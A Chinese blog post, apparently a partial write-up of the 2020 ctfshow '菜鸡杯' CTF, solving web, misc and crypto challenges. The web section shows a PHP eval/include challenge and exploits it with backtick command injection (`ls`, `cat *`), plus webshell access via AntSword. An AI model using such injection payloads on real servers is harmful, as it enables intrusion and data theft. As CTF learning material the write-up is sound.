CTFshow_菜鸡杯_部分wp

原创

monster663 于 2020-09-01 17:21:16 发布

2020_ctfshow_菜鸡杯_部分wp

目录

web

web签到

直接看到源码

```php
<?php
if(isset($_GET['url'])){
    switch (strtolower(substr($_GET['url'], 0,4))) {
        case 'file':
            echo 'file protocol do not allow';
            break;
        case 'php:':
            echo 'php protocol do not allow';
            break;
        case 'zlib':
            echo 'zlib protocol do not allow';
            break;
        case 'ftp:':
            echo 'zip protocol do not allow';
            break;
        case 'phar':
            echo 'phar protocol do not allow';
            break;
        case 'ssh2':
            echo 'ssh2 protocol do not allow';
            break;
        case 'data':
            echo 'data protocol do not allow';
            break;
        case 'rar:':
            echo 'rar protocol do not allow';
            break;
        case 'ogg:':
            echo 'ogg protocol do not allow';
            break;
        case 'expe':
            echo 'expe protocol do not allow';
            break;
        case 'http':
            echo 'http protocol do not allow';
            break;
        case 'glob':
            echo 'glob protocol do not allow';
            break;
        default:
            if(!preg_match('/php|flag|zlib|ftp|phar|data|rar|ogg|expe|http|glob|ssh2|\(|\)|\[|\]|[0-9]|\,|\<|\>|
\?|\/|\\\|\{|\[|\}|\]|\=|\+|\-|\_|\;|\:|\'|\"/i', $_GET['url'])){
                eval("include ".$_GET['url'].";");
            }else{
                die('error');
            }
            break;
    }

}else{
    highlight_file(__FILE__);

}
```

这题和ctfshow上的一道红包题有点像（【nl】难了），当时也是想了很久，看到eval,抱着试一试的心态用了反引号, ?url=`ls`(这里的反引号不知道怎么显示,就是这个 -> ` ，ls左右两边各一个)


Warning: include(fl00g.php index.php): failed to open stream: No such file or directory in **/var/www/html/index.php(42) : eval()'d code** on line **1**

Warning: include(): Failed opening 'fl00g.php index.php ' for inclusion (include_path='.:/usr/local/lib/php') in **/var/www/html/index.php(42) : eval()'d code** on line **1**

还是发现了命令的返回结果，于是乎，直接一手cat ?url=`cat *`

Warning: include(<?php $flag="flag{simple_web_check_in}"; ?><?php if(isset($_GET['url'])){ switch (strtolc
echo 'php protocol do not allow'; break; case 'zlib': echo 'zlib protocol do not allow'; break; case 'ftp:': ech
case 'ssh2': echo 'ssh2 protocol do not allow'; break; case 'data': echo 'data protocol do not allow'; break;
allow'; break; case 'expe': echo 'expe protocol do not allow'; break; case 'http': echo 'http protocol do not
if(!preg_match('/php|flag|zlib|ftp|phar|data|rar|ogg|expe|htt in **/var/www/html/index.php(42) : eval()'d c**

Warning: include(): Failed opening '<?php $flag="flag{simple_web_check_in}"; ?><?php if(isset($_GET['url
break; case 'php:': echo 'php protocol do not allow'; break; case 'zlib': echo 'zlib protocol do not allow'; br
not allow'; break; case 'ssh2': echo 'ssh2 protocol do not allow'; break; case 'data': echo 'data protocol do
protocol do not allow'; break; case 'expe': echo 'expe protocol do not allow'; break; case 'http': echo 'http
if(!preg_match('/php|flag|zlib|ftp|phar|da in **/var/www/html/index.php(42) : eval()'d code** on line **1**




拿到flag:

flag{simple_web_check_in}

摇号入园


打开题目看到了一句话

尝试蚁剑连接



然后发现这个flag_啥也不是，然后找了半天没找到，于是大佬按照时间顺序找文件夹，然后用find

find /var/www/html/runtime | xargs grep “flag{”





flag{ctf_show_boy}

misc


猎兔

解压得到图片，在windows上正常显示，在linux上显示有严重的crc错误，这里的话用tweakpng这个工具找到正确的crc







然后用网上找到的脚本爆破高度，得到高度为038e




把这里的5改成8，得到正常高度的图片

经群里大佬提醒的LSB和兔兔数列（斐波那契数列）看到





发现flag的规律为从lsb数据中按照斐波那契额数列的顺序提取，不想写斐波那契的生成算法于是直接在网上找到了斐波那契额数列的前几项，python提取数据



flag{Fibonacci_sequence}

初音未来-圆周率之歌

听了几遍听不出啥，audacity分析未果，winhex打开到最后

```
00A393B0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00A393C0  00 54 41 47 28 3F 29 00  00 32 37 35 30 20 33 0D  .TAG(?)..2750 3.
00A393D0  0A 32 35 33 35 20 33 0D  0A 37 33 39 20 32 0D 0A  .2535 3..739 2..
00A393E0  33 34 38 37 20 33 0D 0A  31 39 32 35 20 33 0D 0A  3487 3..1925 3..
00A393F0  34 35 31 20 32 0D 0A 38  39 38 20 32 0D 0A 31 34  451 2..898 2..14
00A39400  37 39 20 32 0D 0A 31 36  32 33 20 32 0D 0A 31 35  79 2..1623 2..15
00A39410  34 31 20 32 0D 0A 31 32  33 32 20 32 0D 0A 31 31  41 2..1232 2..11
00A39420  31 38 20 32 0D 0A 31 37  38 30 20 32 0D 0A 35 39  18 2..1780 2..59
00A39430  34 20 32 0D 0A 32 30 33  33 20 32 0D 0A 37 39 20  4 2..2033 2..79
00A39440  32 0D 0A 31 31 39 33 20  32 0D 0A 34 30 36 20 32  2..1193 2..406 2
00A39450  0D 0A 31 36 32 33 20 32  0D 0A 37 37 34 20 32 0D  ..1623 2..774 2.
00A39460  0A 31 32 32 33 20 32 0D  0A 31 33 35 31 20 33 0D  .1223 2..1351 3.
00A39470  0A                                               .
```


结合群里的提示，每组数据有两个数字，第一个数字表示圆周率的第几位，第二个数字表示截取多少位，然后将得到的数字当作ASCII码转为字符，比赛的时候是手撕的，最后得到flag

flag{PI_IS_EVERYTHING}

赛后发现大佬都用了脚本

查询圆周率

```
pi = "这里填写圆周率"
pos = [2750,2535,739,3487,1925,451,898,1479,1623,1541,1232,1118,1780,594,2033,79,1193,406,1623,774,1223,1351]
len = [3,3,2,3,3,2,2,2,2,2,2,2,2,2,2,2,2,2,2,2,3]
str = ''
for i, j in zip(pos, len):
    str += chr(int(pi[i:i+j]))
print(str)
```

差一点

得到jsfuck代码，直接拿到浏览器下执行无效，然后这里参考了17年强网杯的题目-蛋疼的jsfuck

用sublime把js结构 [][“filter”][“constructor”](CODE)()中filter部分和constructor部分去除，然后剩下的拿到浏览器去执行

```
[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+
[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!!
[]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+
[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+
[])[+!+[]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+([!
[]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+
[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]])[!+[]+!+
[]+[+[]]]](!+[]+!+[]+!+[]+[+!+[]])[+!+[]]+(!![]+[])[!+[]+!+[]+!+[]])()
(([]+[])[([![]]+[][[]])[+!+[]+[+[]]]+(!![]+[])[+[]]+(![]+[])[+!+[]]+(![]+
[])[!+[]+!+[]]+([![]]+[][[]])[+!+[]+[+[]]]+([][(![]+[])[+[]]+([![]]+[]
[[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+
[]+!+[]]+(!![]+[])[+!+[]]])[!+[]+!+[]+[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]
[])[+!+[]]+(!![]+[])[!+[]+!+[]+!+[]])()(([]+[])[([![]]+[][[]])[+!+[]+[+[]]]+(!![]+[])[+[]]+(![]+[])[+!+[]]+(![]+[])[!+[]+!+[]]+
[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]+[])[!+[]+!+[]+!+[]]()[+[]])
```

"if(1===2){console.log('flag{u_r_v3ry_g00d}');}" https://blog.csdn.net/monster663

得到flag{u_r_v3ry_g00d}

赛后发现大佬们都是直接去掉最后的（）然后直接放到浏览器解密

```
[])[+[]]+(!![]+[])[+!+[]]+([![]]+[][[]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(+![]+[!+[]]+([]+[])[([][(![]+[])[+[]]+([![]]+[][[]])
[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])
[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+
[])[+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!!
[]])[+!+[]]+(!![]+[])[!+[]+!+[]+!+[]])()(([]+[])[([![]]+[][[]])[+!+[]+[+[]]]+(!![]+[])[+[]]+(![]+[])[+!+[]]+(![]+[])[!+[]+!+[]]+
[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]+[])[!+[]+!+[]+!+[]]()[+[]])
```

```
ƒ anonymous(
) {
if(1===2){console.log('flag{u_r_v3ry_g00d}');}
}
```

是我又菜了

Crypto

天仙金丹心法

直接百度了一波

栅栏密码也可以用于中文，不过比较容易破解。


明文： 这是中文的栅栏密码
密文(3*3方阵)：这文栏是的密中栅码

由于中文用规则的栅栏比较容易破解，所以产生了一些变体，例如道家心法密籍《天仙金丹心法》中的一段加密方法。密文如下：

○茫天：摹然月终为鼎半是真灭器轮假不但伸净著定分泥万○无○光人经法一从尘色返我权自法中妙大空照生屈来好路形神海○便还未归

○茫
天： 摹
然月终为
鼎半是真灭
器轮假不但伸
净著定分泥万○
无○光人经法一从
尘色返我权自法中妙
大空照生屈来好路形神
海○便还未归

于是我们得到



拿原文本三次MD5即可得到flag
flag{67c46c4eabd37bb422910e9b400980fd}
随便贴一些大佬的wp(出题人blog)
ps:群主说这次菜鸡杯比36D杯更简单，我没太感觉出来，可能是我太菜了吧